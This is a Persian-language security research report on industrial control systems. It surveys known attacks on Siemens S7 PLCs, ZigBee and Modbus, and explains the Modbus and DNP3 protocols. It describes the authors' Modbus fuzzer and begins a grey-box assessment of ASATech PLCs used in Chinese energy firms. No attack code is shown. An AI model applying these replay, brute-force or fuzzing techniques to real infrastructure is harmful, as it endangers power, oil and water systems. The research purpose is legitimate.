سیستم های زیر ساخت و کنترل صنعتی

در سال های اخیر، الخصوص در پنج سال اخیر تعداد بسیاری از متخصصین امنیت و اطلاعات شروع به کار کردن بر روی امنیت سیستم های کنترل صنعتی کرده اند. موضوع امنیت سیستم های زیر ساخت حیاطی از دستگاه های کنترلی از قبیل PLC، SCADA، RTU تا کنتور های هوشمند، کارت های هوشمند، پروتکل ZigBee و حتی امنیت در سیستم های نهفته[1] گسترش پیدا کرده است.


یکی از پژوهش های فنی که در زمینه امنیت سیستم های زیرساخت کنترلی انجام شده است SCADA Security and Terrorism: We're not crying wolf نام دارد. این مقاله توسط David Maynor در کنفرانس Black Hat ارائه شده است[2]. Maynor در این مقاله می گوید که چگونه یک کرم می تواند با استفاده از ضعف امنیتی RPC DCOM یک نیروگاه برق را آلوده کند (این ضعف امنیتی بطور رسمی با نام MS-2003-026 Remote Code Execution vulnerability in Remote Procedure Call service شناخته می شود که در سیستم عامل ویندوز XP هم وجود دارد. یک هکر با اکسپلویت کردن این ضعف امنیتی می تواند از راه دور به سیستم قربانی رخنه کند). علاوه بر این، نویسنده این مقاله در مورد مسئله احراز هویت در سیستم های اسکادا و وصله کردن اضطراری آن هم بحث می کند. در نهایت، نویسنده چگونه دسترسی گرفتن از این ماشین ها را با استفاده از حملات مبتنی بر کلمه عبور(Brute Force) نمایش می دهد. یک دیگر از بهترین مقالات در زمینه امنیت سیستم های حیاتی توسط Dillon Beresford نوشته شده است. Dillon در مقاله اش یک روش اکسپلویت کردن برای مجموعه PlC های Siemens S7 معرفی کرده است.

[1] Embedded Systems



تصویر 3: نمونه ای از کنترل کننده برنامه پذیر منطقی Simatic S7-1200

بر مبنای تحلیل Dillon، نشان داده می شود که حدود 3.3 میلیون از مجموعه PLC های خانواده Simatic S7 که در صنعت استفاده شده است به یک نوع حمله خاص آسیب پذیر هستند. Dillon Beresford در مقاله خود آسیب پذیری موجود در پروتکل رمزنگاری مجموعه کنترل کننده های برنامه پذیر منطقی Simatic S7 و چگونگی دور زدن مکانیزم محافظتی از کلمه عبورها و سپس نحوه فعال ساختن و غیر فعال ساختن مکانیزم محافظت پردازنده PLC با ارسال کردن بسته های شبکه به درگاه TCP 102 را در مقاله خود نمایش می دهد. او همچنین در مقاله خود نشان می دهد که چگونه یک مهاجم می تواند حالات داخلی عملیاتی یک پردازنده را کنترل کند، عملیات های منطقی حافظه PLC را تعویض کند و فرآیندهای در حال اجرا PLC را تعطیل کند.



تصویر 4: ضعف امنیتی ذکر شده در Siemens PLC

به زبان عامیانه این آسیب پذیری بر این اساس است، که با داشتن بسته شبکه احراز هویت یک PLC می توان به تمامی PLC ها با همان بسته نفوذ کرد. این آسیب پذیری در کنترل نشست (Sessions) PLC های Siemens دارد.

اگر یک مهاجم بتواند بسته شامل جلسه احراز هویت سرور[1] را از شبکه اتوماسیون دریافت کند، به راحتی می تواند با استفاده از بسته دریافتی به احراز هویت مجدد در یک سرور دیگر بپردازد و سطح حفاظتی سرور دیگر را بدون هیچ دسترسی فیزیکی به ایستگاه مهندسی یا PLC دور بزند.

همچنین در کنفرانس ToorCon سال 2010 یک پژوهشگر دیگر به نام Joshua Wright یک مشکل جدید دیگر را در شبکه های هوشمند و تمامی دستگاه های نهفته ای که از پروتکل ZigBee استفاده می کردند را به جامع پژوهشگران امنیت سیستم های زیر ساخت معرفی کرد. این ضعف امنیتی در استاندارد 802.15.4 پروتکل وایرلس وجود داشت. آن با استناد به این مشکل امنیتی یک ابزار برای شنود کردن[2]، تزریق ترافیک، رمزگشایی و تغییر ایجاد کردن در بسته های شبکه سیستم های استفاده کننده از پروتکل ZigBee طراحی کردند.

همچنین یک پژوهشگر دیگر به نام Pollet دوباره در کنفرانس ToorCon سال 2011 مشکل امنیتی دیگری که در AMR و کنتور های هوشمند استفاده شده در شبکه های توری هوشمند سیستم های اسکادا، EMS، DMS، DCS را مورد بررسی قرار داد[7]. به هر حال با استناد به این پژوهش هایی که انجام شده است، می توان به این نتیجه رسید که همه نوع حمله از قبیل حملات تکذیب سرویس DOS، آسیب رسانی به مولفه های هسته سیستم، حمله MITM، جمع آوری از میزبان و غیره... بر علیه این سیستم ها امکان پذیر است.

شایان ذکر است، پژوهشگر دیگری به نام Mark Bristow نرم افزاری به نام Modscan طراحی کرده است که می تواند تمامی ابزار هایی که در آنها پروتکل Modbus استفاده و فعال شده است را کشف کند. نرم افزار Modscan از درگاه TCP شماره 502 و ترکیب کردن آن با حمله مبتنی بر کلمه عبور(Brute Forcing) به SID برای شناسایی SID پروتکل Modbus دستگاه استفاده می کند.

در یک کار جالب دیگر، پژوهشگری به نام Gravis چند روش جدید برای پیدا کردن ضعف های امنیتی بر روی دستگاه هایی که از پروتکل Modbus استفاده می کردند را در کنفرانس BlackHat سال 2010 معرفی کرد. Geravis یک فازر برای پروتکل Modbus بر مبنای فریمورک Scapy طراحی کرده بود، با این حال کد نوشته شده او محدود فقط به کد ده تابع Modbus بود. همچنین او برای پیدا کردن ضعف امنیتی تحت وب بر روی PLC های Siemens

[1] authenticated server session
[2] Sniffing

تلاش کرد. در یک کار مشابه به Geravis که توسط Daniel Grzelak در یک مقاله دیگر ارائه شد. Daniel چند روش برای انجام فازینگ بر روی دستگاه های Modbus از قبیل تغیر دادن کد های توابع و Transaction ID در پروتکل Modbus را ارائه کرد که موجب کرش کردن دستگاهی می شد که از Modbus استفاده می کرد.


همچنین در یک قسمت جالب کار خودش، او نشان داد که به چه سادگی می توان دستگاه هایی که Modbus بر روی آنها فعال است را از طریق وب شناسایی کرد. کار او موجب بالا رفتن تهدیدات سیستم های کنترلی زیر ساخت شد، چونکه او یک راه برای حمله کردن به سیستم های صنعتی از طریق وب را معرفی کرد.

فصل سوم : تحلیل لایه های پروتکل

پروتکل Modbus

پروتکل Modbus یک پروتکل ارتباطی صنعتی است که توسط شرکت Modicon (الان نام این شرکت Schneider Electric است) در سال 1979 طراحی شد. این پروتکل به سرعت توسط بیشتر دستگاه های صنعتی مورد پشتیبانی قرار گرفت و به یکی از رایجترین پروتکل های ارتباطی دستگاه های صنعتی در دنیا تبدیل شد. از پروتکل Modbus معمولا برای متصل ساختن یک کامپیوتر کنترل ناظر(Supervisory Control Computer) به یک RTU یا دستگاه PLC استفاده می شود. همچنین شایان ذکر است، پروتکل Modbus در ابتدا برای ارتباطات مبتنی بر رابط های سریال طراحی شده بود.

در صنعت نسخه های متفاوتی از پروتکل Modbus وجود دارد. یک نوع از این پروتکل شامل نوع Modbus RTU/ASCII می شود که برای ارتباطات سریال مورد استفاده می گیرد و نوع دیگر Modbus TCP/IP می باشد که برای ارتباطات مبتنی بر TCP/IP استفاده می شود. با این اوصاف؛ یک نسخه اولیه از ساختار بسته شبکه عمومی Modbus شامل آدرس، کد اصلی، داده و بررسی کننده خطا می شود که در تصویر زیرین نمایش داده شده است.




تصویر 5: قالب بسته عمومی پروتکل Modbus

بسته های شبکه TCP/IP پروتکل Modbus دو اِلمان دارد، اِلمان ADU که سرآیند بسته شبکه است و دیگری PDU می باشد که محموله بسته شبکه است. Transaction ID، Protocol ID و Length شامل دو بایت می شوند در حالیکه


Function Code شامل یک بایت می شود. همچنین قابل ذکر است، فیلد داده(Data) در نسخه استاندارد این پروتکل 256 بایت است ولی می تواند در برخی از ماشین ها به 65535 بایت ارتقاع یابد.

ساختار بسته شبکه پروتکل Modbus ساده است، اما ما باید این نکته را هم متذکر شویم که در Modbus پروتکل ID همیشه 0x0000 است. طول واقعی بسته پروتکل Modbus TCP/IP کمتر از 6 بایت می باشد و UnitID در یک بسته شبکه Modbus همیشه 0x00 یا 0xff است. به هر حال بعدا در طراحی کردن فازر Modbus به منظور خراب کردن پروتکل صنعتی ما از این اطلاعات استفاده خواهیم کرد.




تصویر 6: قاب TCP پروتکل Modbus

به دلیل طراحی خیلی قدیمی Modbus، این پروتکل از هیچ نوع رمزنگاری پشتیبانی نمی کند و هیچ مکانیزم محافظتی علیه حملات Replay ندارد. یک ارتباط Modbus می تواند شامل یک دستگاه ثالث و دستگاه اصلی Modbus شود. دستگاه اصلی Modbus معمولا به یک کلاینت Modbus اشاره دارد که می توانید یک ماشین اسکادا یا یک دستگاه HMI باشد و دستگاه ثالث Modbus اشاره به یک دستگاه PLC یا RTU دارد.



تصویر 7: یک شبکه نمونه Modbus

پروتکل Modbus از کدهای تابع متفاوتی پشتیبانی می کند. دو نوع کد تابع در پروتکل Modbus وجود دارد. اولین آنها کد تابع عمومی Modbus است که توسط بیشتر دستگاه هایی که در صنعت هستند و پروتکل Modbus بر روی آنها فعال است، پشتیبانی می شوند و دیگری کد تابع تعریف شده توسط کاربر است. به هر حال، تمامی کد های توابع پروتکل Modbus از کد تابع 01 شروع می شوند.



تصویر 8: دسته بندی های کد های تابع Modbus

همچنین ما باید نمایش دهیم که نوع رمزنگاری داده ها در پروتکل Modbus به شکل Big Endian است، افرادی که برنامه نویسی ا سمبلی کرده با شند، حتما با Big Endian و Litlle Endian آ شنا هستند. اما برای تکمیل شدن این ق سمت یک ا شاره کوچک به این مبحث خواهیم کرد. به طور کلی الگوی Big Endian، بدین معنی ا ست که بیت با ارزش تر ابتدا در طول شبکه فرستاده می شود. به عنوان مثال فرض کنید، داده های درون یک بسته Modbus شبیه به 0x1234 ا ست، اگر از الگوی Big Endian ا ستفاده شود، ابتدا بایت 0x12 و سپس بایت 0x34 در طول شبکه ارسال می شود.

مقدمه ای بر فازینگ

فازینگ یک روش معمول برای پیدا کردن ضعف های امنیتی موجود در برنامه های کاربردی و سرویس ها به صورت خودکار است. در روش فازینگ ما یک مجموعه عظیم از داده های غیر منتظره یا ورودی های نامعتبر را به

صورت تصادفی به یک سرویس یا پروتکل ارسال می کنیم. در طی این فرآیند و ارسال داده های نامعتبر اگر برنامه یک رفتار غیر معقول انجام داد و یا خراب(Crash) شد، گواه وجود خطای برنامه نویسی و یا ضعف امنیتی در آن خواهد بود. همچنین شایان ذکر است، انجام عملیات فازینگ ممکن است موجب تخریب حافظه، خراب شدن یک سرویس، استفاده بیش ازحد از منابع و... شود. مهاجمین می توانند از این نتایج برای دسترسی گرفتن از سیستم یا انجام حملات تکذیب سرویس(DoS) مورد استفاده قرار دهند.

در فازینگ ما معمولا فرآیند اصلی سرویس موجود در سیستم قربانی را به منظور به دست آوردن نتیجه جزئیات درون فرآیند مورد نظارت قرار می دهیم، تا اگر در حین عملیات فازینگ تخریب حافظه در سرویس رخ داد متوجه شویم و عملیات فازینگ را متوقف سازیم. فازینگ می تواند بر مبنای تولید داده های تصادفی به چندین گروه دسته بندی شود. اولین دسته فازینگ مبتنی بر جهش نامیده می شود. در فازینگ مبتنی بر جهش، فازر ابتدا بسته استاندارد شبکه یا محموله بسته شبکه را دریافت کرده و سپس واحد های داده را به صورت تصادفی یا بر مبنای الگوریتم اکتشافی عوض می کند. به عنوان مثال ما می توانیم اندازه بسته شبکه TCP پروتکل Modbus را با اضافه کردن چندین داده به سگمنت های مختلف پروتکل به 300 بایت تغییر دهیم. در نوع دوم فازینگ که فازینگ مبتنی بر تولید کردن نامیده می شود ما استاندارد های پروتکل را دنبال می کنیم. بدین معنی که اندازه داده یک بسته شبکه پروتکل Modbus استاندارد باقی می ماند اما آن قسمت های مختلف پروتکل را به منظور به دست آوردن یک نتیجه غیر منتظره تغییر خواهد داد.

فازر پروتکل Modbus

با این حال، ما یک فازر برای پروتکل Modbus طراحی کرده ایم که آن را فازر احمق (Dumb Fuzzer) می خوانیم. از آنجایی که Dumb Fuzzer داده به صورت تصادفی برای پروتکل Modbus تولید می کند، این فازر در دسته فازر های مبتنی بر تولید قرار می گیرد. همچنین شایان ذکر است، Dump Fuzzer توانست با موفقیت بر روی دستگاه های ASATech کار کند.

Dump Fuzzer با زبان پایتون نوشته شده است و می تواند Transaction ID, Protocol ID, Length, Unit ID, Function Code و Function Data تولید کند. این فازر با ایجاد کردن داده هایی می تواند ضعف های امنیتی ممکن درون سرویس Modbus را پیدا کند. همچنین شما می توانید، با استفاده از سویتچ I- پیلود اختصاصی خودتان را به سرور Modbus ارسال کنید و از سویتچ D- برای تولید داده های سفارشی و ارسال آن به سرور Modbus استفاده به عمل آورید. شما می توانید کد منبع این فازر را در پیوست 2- مشاهده کنید.

پروتکل DNP3

پروتکل DNP یا پروتکل توزیع شده شبکه[1] یک پروتکل صنعتی هوشمند، قدرتمند و موثر می باشد که نسخه ابتدایی آن توسط شرکت Westronic (نام این شرکت الان GE Harris Energy Control Systems است) در سال 1990 ایجاد شد و در سال 1993 نسخه بعدی پروتکل DNP به نام پروتکل DNP3 توسط همین شرکت ایجاد شد و در حال حاضر توسط گروه کاربران DNP کنترل می شود. این پروتکل به صورت خیلی گسترده ای در نیروگاه های برق و سیستم های کنترل آب مورد استفاده قرار می گیرد. شایان ذکر است، پروتکل DNP3 معمولا برای ارتباطات میان ایستگاه های اسکادا و واحد ترمینال راه دور(RTU) یا دستگاه های هوشمند الکترونیکی (IED) مورد استفاده قرار می گیرد.

تصویر 9: قاب پروتکل DNP3

پروتکل DNP3 شامل لایه فیزیکی[2]، لایه پیوند داده[3]، لایه شبه انتقال[4] و لایه کاربرد[5] می شود. در لایه فیزیکی پروتکل DNP3 می تواند بر روی RS-323, RS485, Ethernet, RF و ارتباطات ماهواره ای[6] کار کند. لایه پیوند داده پروتکل DNP3 یک مشخصه پیوند داده یک سرآیند پیوند داده و یک CRC شانزده بیتی در قاب خود دارد. بیشترین اندازه قاب پیوند داده 256 بایت است. هر قاب پیوند داده شامل 16 بیت آدرس منبع و 16 بیت آدرس مقصد است که ممکن است یک آدرس پخشی (xffff0) باشد. آدرس داده به همراه 15 بیت شروع کد، اندازه قاب و بایت کنترل پیوند داده در 10 بایت هدر پیوند داده است. لایه شبه انتقال،پیام های لایه کاربرد را در چندین قاب پیوند داده

[1] Distributed Network Protocol
[2] Physical Layer
[3] Data Link Layer
[4] Pseudo-Transport Layer
[5] Application Layer
[6] Satellite Communication

برش می دهد. در هر قاب، آن یک function code اضافه می کند که نمایش دهنده قاب اول یا آخر لایه پیوند داده است.

تصویر 10: سرآیند بسته شبکه پروتکل DNP3

در لایه کاربرد پروتکل DNP3 به پیام های دریافت شده پاسخگویی می کند. شایان ذکر است، نسخه دیگری از DNP3 وجود دارد که Secure DNP3 خوانده می شود. به هر حال Secure DNP3 در این مقاله مورد بررسی نخواهد گرفت.

فصل چهارم :ارزیابی امنیت سیستم های کنترل صنعتی

آزمایش نفوذپذیری

در حالت معمول دو نوع آزمایش نفوذپذیری در دنیای امنیت و اطلاعات وجود دارد که تمامی متخصصین امنیت ، آنها را با نام های آزمایش نفوذپذیری جعبه سیاه (Black Box) و جعبه سفید (White Box) می شناسند. در امنیت سیستم های صنعتی، هنگامی از آزمایش نفوذپذیری جعبه سیاه استفاده می شود که شخص مهاجم یا متخصص امنیت و اطلاعات، به منظور تجزیه و تحلیل حفره های امنیتی هدف، هیچ اطلاعاتی در مورد ساختار درونی یا دیگر جنبه های هدف نداشته باشد. به همین دلیل، از آنجایی که اکثریت مهاجمین از ساختار درونی هدف خود اطلاعات کافی ندارند از این روش (آزمایش نفوذپذیری جعبه سیاه) برای حمله به سیستم های زیر ساخت استفاده می کنند. با این حال ما می توانیم با استفاده از این نوع آزمایش، سناریو های حمله در دنیای واقعی را شبیه سازی کرده و بر علیه آنها سیستم های دفاعی مستحکمی تدبیر کنیم.

واژه آزمایش نفوذپذیری جعبه سفید هنگامی استفاده می شود که شخص مهاجم یا متخصص امنیت اطلاعاتی از قبیل دیاگرام شبکه، کد منبع، ساختار معماری و... به منظور کشف ضعف های امنیتی به شخص آزمایش کننده ارائه شده باشد. این آسیب پذیری ها به عنوان یک مبنا در تعیین اثربخشی امنیتی از یک محصول استفاده می شود. معمولا این روش با اجازه شرکت سازنده محصول به متخصصین صورت می گیرد، چونکه آنها باید اطلاعاتی را به منظور آزمایش امنیت محصول خود به متخصصین ارائه بدهند. اما نوع دیگری از آزمایش نفوذ هم وجود دارد که Grey Box Penetration Testing یا آزمایش نفوذ جعبه خاکستری نامیده می شود، این روش ترکیبی از دو روش مذکور(جعبه سیاه و جعبه سفید) است. در این آزمایش ما هم از روش Grey Box استفاده خواهیم کرد، چونکه برای انجام مقاصد خود نیاز به اطلاعاتی از قبیل مشخصات حساب کاربری Root داریم.

معرفی دستگاه های مورد آزمایش

بررسی های ما نشان می دهد که در واقعیت بیشتر پژوهش های انجام شده در زمینه امنیت سیستم های صنعتی معمولا روش های آکادمیک یا در اصطلاح تئوری بوده است و بدون هیچ پیاده سازی واقعی مفاهیم و حل کردن چالش ها هنگام انجام دادن فرآیند صورت گرفته اند. با این حال، ما برای رویکرد خود از سه دستگاه صنعتی از دو کارخانه مشهور در دنیا استفاده خواهیم کرد. یکی از آنها شرکت تولید کننده های PLC در چین می باشد که ASATech نامیده می شود و دیگری یک تولید کننده مشهور PLC می باشد که نام آن Schneider Electric است. در قسمت بعد ما توضیح خواهیم داد که چگونه شروع به ارزیابی امنیت دستگاه های ذکر شده کردیم. در ابتدا دستگاه ها را به صورت مختصر معرفی کرده و سپس یک گام به جلو برداشته و تلاش در پیدا کردن ضعف امنیتی بر روی آنها کرده ایم.

ارزیابی امنیت سریع ASATech RMU-2004 و DCM-2004

در اولین گام دستگاه های RMU-2004 و DCM-2004 ساخته شده توسط ASATech را آزمایش می کنیم. دستگاه PLC مورد آزمایش در اینجا معمولا در سیستم های تولید گاز و نفت در کارخانه های کشور چین مورد استفاده قرار گرفته اند. از مهمترین شرکت هایی که از این دستگاه های استفاده می کنند می توان به شرکت China National Petroleum Corporation(中国石油天然气集团公司)، بزرگترین کمپانی انرژی جهان، شرکت State Grid Corporation (国家电网公司) بزرگترین شرکت برق جهان و شرکت Longyuan Power (龙源电力集团股份有限公司) که بزرگترین نیروگاه برق بادی آسیا و چین است، اشاره کرد.

شرکت تولید کننده:	ASATech
وب سایت:	www.asat-tech.com.cn
مدل دستگاه:	RMU-2004 and DCM-2004
مولفه ها:	CDMA Modem, 4 Serial Bus, Two Ethernet Interface
پردازنده:	Motorola MPC8248 CVRTIEA / MPC8248Z011 both CPU working on 400 MHZ

با این حال، در این فصل هرگاه می گویم PLC اشاره به دستگاه های RMU-2004 یا DCM-2004 داریم.

تصویر 11: ASATech DCM-2004 و RMU-2004

